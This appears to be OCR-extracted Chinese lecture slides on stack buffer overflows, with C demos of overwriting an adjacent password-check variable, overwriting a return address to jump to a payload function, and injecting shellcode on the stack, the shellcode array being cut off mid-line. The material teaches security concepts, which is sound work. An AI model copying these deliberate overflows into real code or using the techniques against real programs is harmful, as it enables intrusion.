
  栈的生长方向

  与内存数据的

  写入方向相反



栈溢出情形之一：覆盖临近变量




```c
bool verify_password(char *password)
{
    int authenticated = 1;
    authenticated = strcmp(password, PASSWORD);

    // 以下操作会破坏authenticated
    char testbuf[8];
    memcpy(testbuf, password, 12);

    if (authenticated == 0)
        return true;
    else
        return false;
}
```

代码演示

overflow_stack：overflow_var函数


栈溢出情形之二：覆盖返回地址



栈溢出情形之二：覆盖返回地址

（例1：概念演示）

```c
void payload()
{
    printf("You are hacked.\n");
}

unsigned char maldata[16];
void overflow_retaddr()
{
    unsigned char testbuf[8];

    unsigned long dwPayLoad = (unsigned long)payload;
    memcpy(maldata +12, &dwPayLoad, 4);
    memcpy(testbuf, maldata, 16);
}
```



代码演示

overflow_stack：overflow_retaddr函数

栈溢出情形之二：覆盖返回地址

```c
unsigned char maldata[16];
unsigned char shellcode[] = {0x55, 0x8B, 0xEC, 0x83, 0xEC, 0x40, 0x
void overflow_retaddr_with_shellcode()
{
    unsigned char testbuf[8];

    unsigned long dwPayLoad = (unsigned long)(testbuf+16);
    memcpy(maldata + 12, &dwPayLoad, 4);
    memcpy(testbuf, maldata, 16);
    memcpy(testbuf + 16, shellcode, sizeof(shellcode));
}
```


(例2：植入shellcode，并将返回地址指向shellcode)

代码演示

overflow_stack：

